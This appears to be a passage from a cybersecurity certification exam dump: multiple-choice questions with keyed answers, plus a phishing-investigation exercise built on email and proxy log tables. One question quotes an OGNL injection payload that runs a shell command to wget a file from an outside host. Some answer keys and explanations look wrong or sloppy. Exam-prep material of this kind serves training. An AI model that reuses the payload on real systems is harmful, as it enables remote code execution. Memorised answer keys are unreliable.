- A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
 B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
 C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
 D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

Answer: A

NEW QUESTION 192

- (Exam Topic 2)

Which of the following is MOST closely related to the concept of privacy?

- A. An individual's control over personal information
- B. A policy implementing strong identity management processes
- C. A system's ability to protect the confidentiality of sensitive information
- D. The implementation of confidentiality, integrity, and availability

Answer: A

Explanation:

"Privacy refers to whatever control you have over your personal information and how it is utilized."

NEW QUESTION 193

- (Exam Topic 2)

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13 05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container'])).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

- A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
- B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
- C. An attacker was attempting to download files via a remote command execution vulnerability
- D. An attacker was attempting to perform a DoS attack against the server.

Answer: C

Explanation:

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

NEW QUESTION 194

- (Exam Topic 2)

During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.

- A. verification of mitigation
- B. false positives
- C. false negatives
- D. the criticality index
- E. hardening validation.

Answer: A

NEW QUESTION 197

- (Exam Topic 2)

Massivelog log has grown to 40GB on a Windows server At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10.000 lines of the loq for review?

- A. tail -10000 Massivelog.log > extract.txt
- B. info tail n -10000 Massivelog.log | extract.txt;
- C. get content './Massivelog.log' -Last 10000 | extract.txt
- D. get-content './Massivelog.log' -Last 10000 > extract.txt;

Answer: D

Explanation:

<https://social.technet.microsoft.com/Forums/en-US/d7a84189-fa3f-4431-8b03-30a7d57d076a/getcontent-read-la>

NEW QUESTION 199

- (Exam Topic 2)

A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

- A. Risk response
- B. Risk analysis
- C. Planning
- D. Oversight
- E. Continuous monitoring

Answer: A

NEW QUESTION 202

- (Exam Topic 2)

An analyst must review a new cloud-based SIEM solution. Which of the following should the analyst do FIRST prior to discussing the company's needs?

- A. Perform a vulnerability scan against a test instance.
- B. Download the product security white paper.
- C. Check industry news feeds for product reviews.
- D. Ensure a current non-disclosure agreement is on file

Answer: D

NEW QUESTION 206

- (Exam Topic 2)

An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

- A. Software-based drive encryption
- B. Hardware security module
- C. Unified Extensible Firmware Interface
- D. Trusted execution environment

Answer: D

NEW QUESTION 207


- (Exam Topic 2)

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:

- * 1. How many employees clicked on the link in the phishing email?
- * 2. On how many workstations was the malware installed?
- * 3. What is the executable file name of the malware?



Phishing Email



From: IT HelpDesk <it-helpdesk@sobergrill.com>

Sent: Mon 3/7/2016 4:00 PM

To: Global Users <globalusers@sobergrill.com>

Hi,

In the upcoming days, we will be moving our mail servers from MS Outlook to the new Netscape Navigator. Check out the new SoberGrill webmail and know if it has started working for you.

Visit the new SoberGrill webmail to see all the new features.

Use your current username and password at [SoberGrill Webmail](#).

Download the latest mail client [here](#).

Thank you.

IT HelpDesk

Email Server Logs - Email Server 192.168.0.20



Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com;jlee@anycorp.com
3/7/2016 4:06:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sboaz@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ibenz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsutherland@anycorp.com
3/7/2016 4:01:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lrosalter@anycorp.com
3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillon@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jwayman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrehn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lrogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aaveritt@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcnamey@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	imarable@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ffausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdefranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mworley@anycorp.com

Email Server Logs - Email Server 192.168.0.20					
Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lreiber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgarneau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tlissum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	thoda@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuji@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmontealeone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	clensternmacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgartinket@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamen@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroane@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdegenhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lhammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmemmott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halbert@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wbobadilla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkam@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com

Email Server Logs - Email Server 192.168.0.20					
Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ltabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	loller@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	knilliams@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rponds@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmanson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com
3/7/2016 4:00:36 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dlivers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mlstrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dhitz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lrookmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgomey@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lbenware@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallipeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmattews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	crooker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfardino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpuzias@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	monvig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adfabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingbury@anycorp.com

Email Server Logs - Email Server 192.168.0.20						
Date/Time	Protocol	SIP	Source port	From	To	
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com	
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	llabor@anycorp.com	
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	loller@anycorp.com	
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kwilliams@anycorp.com	
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rponds@anycorp.com	
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com	
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmanson@anycorp.com	
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com	
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com	
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsivers@anycorp.com	
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	malstrunk@anycorp.com	
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com	
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com	
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com	
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com	
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com	
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lgorney@anycorp.com	
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fboenware@anycorp.com	
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgalpeau@anycorp.com	
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com	
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com	
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com	
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmattews@anycorp.com	
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com	
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckroeker@anycorp.com	
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com	
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpuziss@anycorp.com	
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com	
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hpankh@anycorp.com	
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com	
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	monwig@anycorp.com	
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com	
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com	
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com	
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adfabio@anycorp.com	
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingbury@anycorp.com	
File Server Logs - File Server 192.168.0.102						
Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.54	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	50582	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	96.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55947	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54959	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tlapia.com	GET

File Server Logs - File Server 192.168.0.102						
Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tlapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.40	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	30520	141.217.161.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.201.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	30937	150.119.71.249	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
